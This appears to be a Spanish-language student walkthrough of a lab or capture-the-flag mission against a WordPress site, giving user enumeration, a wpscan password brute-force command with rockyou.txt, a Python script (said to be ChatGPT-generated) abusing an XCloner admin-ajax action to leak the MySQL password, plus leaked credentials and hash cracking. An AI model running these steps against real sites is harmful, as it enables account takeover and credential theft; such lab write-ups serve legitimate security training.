

1. Interfaz de usuario gráfica, Texto, Sitio web

   Descripción generada automáticamente

<http://3.220.232.225/?author=1>

  
wpscan --url http://3.220.232.225 --usernames SomeAdmin --passwords /usr/share/wordlists/rockyou.txt

  
Ahi se miran los Plugins para la misión 3

Interfaz de usuario gráfica, Texto, Aplicación

Descripción generada automáticamente

Acá se observa el Mysql Username

<?php

// URL del servidor de simulación

import requests

# Configuración del objetivo y rutas

target = "http://44.204.115.45" # Cambia esto a tu entorno de prueba

wp\_login = f"{target}/wp-login.php"

admin\_ajax = f"{target}/wp-admin/admin-ajax.php"

# Credenciales del simulacro

username = "SomeAdmin" # Usuario de prueba

password = "tequiero" # Contraseña de prueba

# Crear una sesión para manejar cookies automáticamente

session = requests.Session()

# Paso 1: Realizar login

login\_data = {

'log': username,

'pwd': password,

'wp-submit': 'Log In',

'redirect\_to': f"{target}/wp-admin/",

'testcookie': '1'

}

# Enviar la solicitud de inicio de sesión

response = session.post(wp\_login, data=login\_data)

# Verificar si el inicio de sesión fue exitoso

if "dashboard" not in response.text:

print("Inicio de sesión fallido.")

exit()

print("Inicio de sesión exitoso.")

# Paso 2: Realizar la acción de administrador

admin\_action\_data = {

'action': 'restore\_backup',

'xcloner\_action': 'get\_current\_directory'

}

# Enviar la solicitud POST para la acción de administrador

response = session.post(admin\_ajax, data=admin\_action\_data)

# Mostrar la respuesta del servidor

if response.status\_code == 200:

print("Respuesta del servidor:")

print(response.text)

else:

print("Fallo en la acción de administrador.")

# Limpieza: No es necesario manejar manualmente cookies con `requests`, ya que se eliminan al finalizar la sesión  
Y con este script que me genero chatgpt me dio la contraseña   
  
Interfaz de usuario gráfica

Descripción generada automáticamente

Acá se pone usuario: mysiteadmin y contraseña: SecureP@ssHere!

Interfaz de usuario gráfica, Texto, Aplicación, Correo electrónico

Descripción generada automáticamente

Una vez adentro  
Se busca wp\_users  
Interfaz de usuario gráfica, Texto, Correo electrónico

Descripción generada automáticamente

Y se hace un crackStation  
  
Interfaz de usuario gráfica

Descripción generada automáticamente

Interfaz de usuario gráfica

Descripción generada automáticamente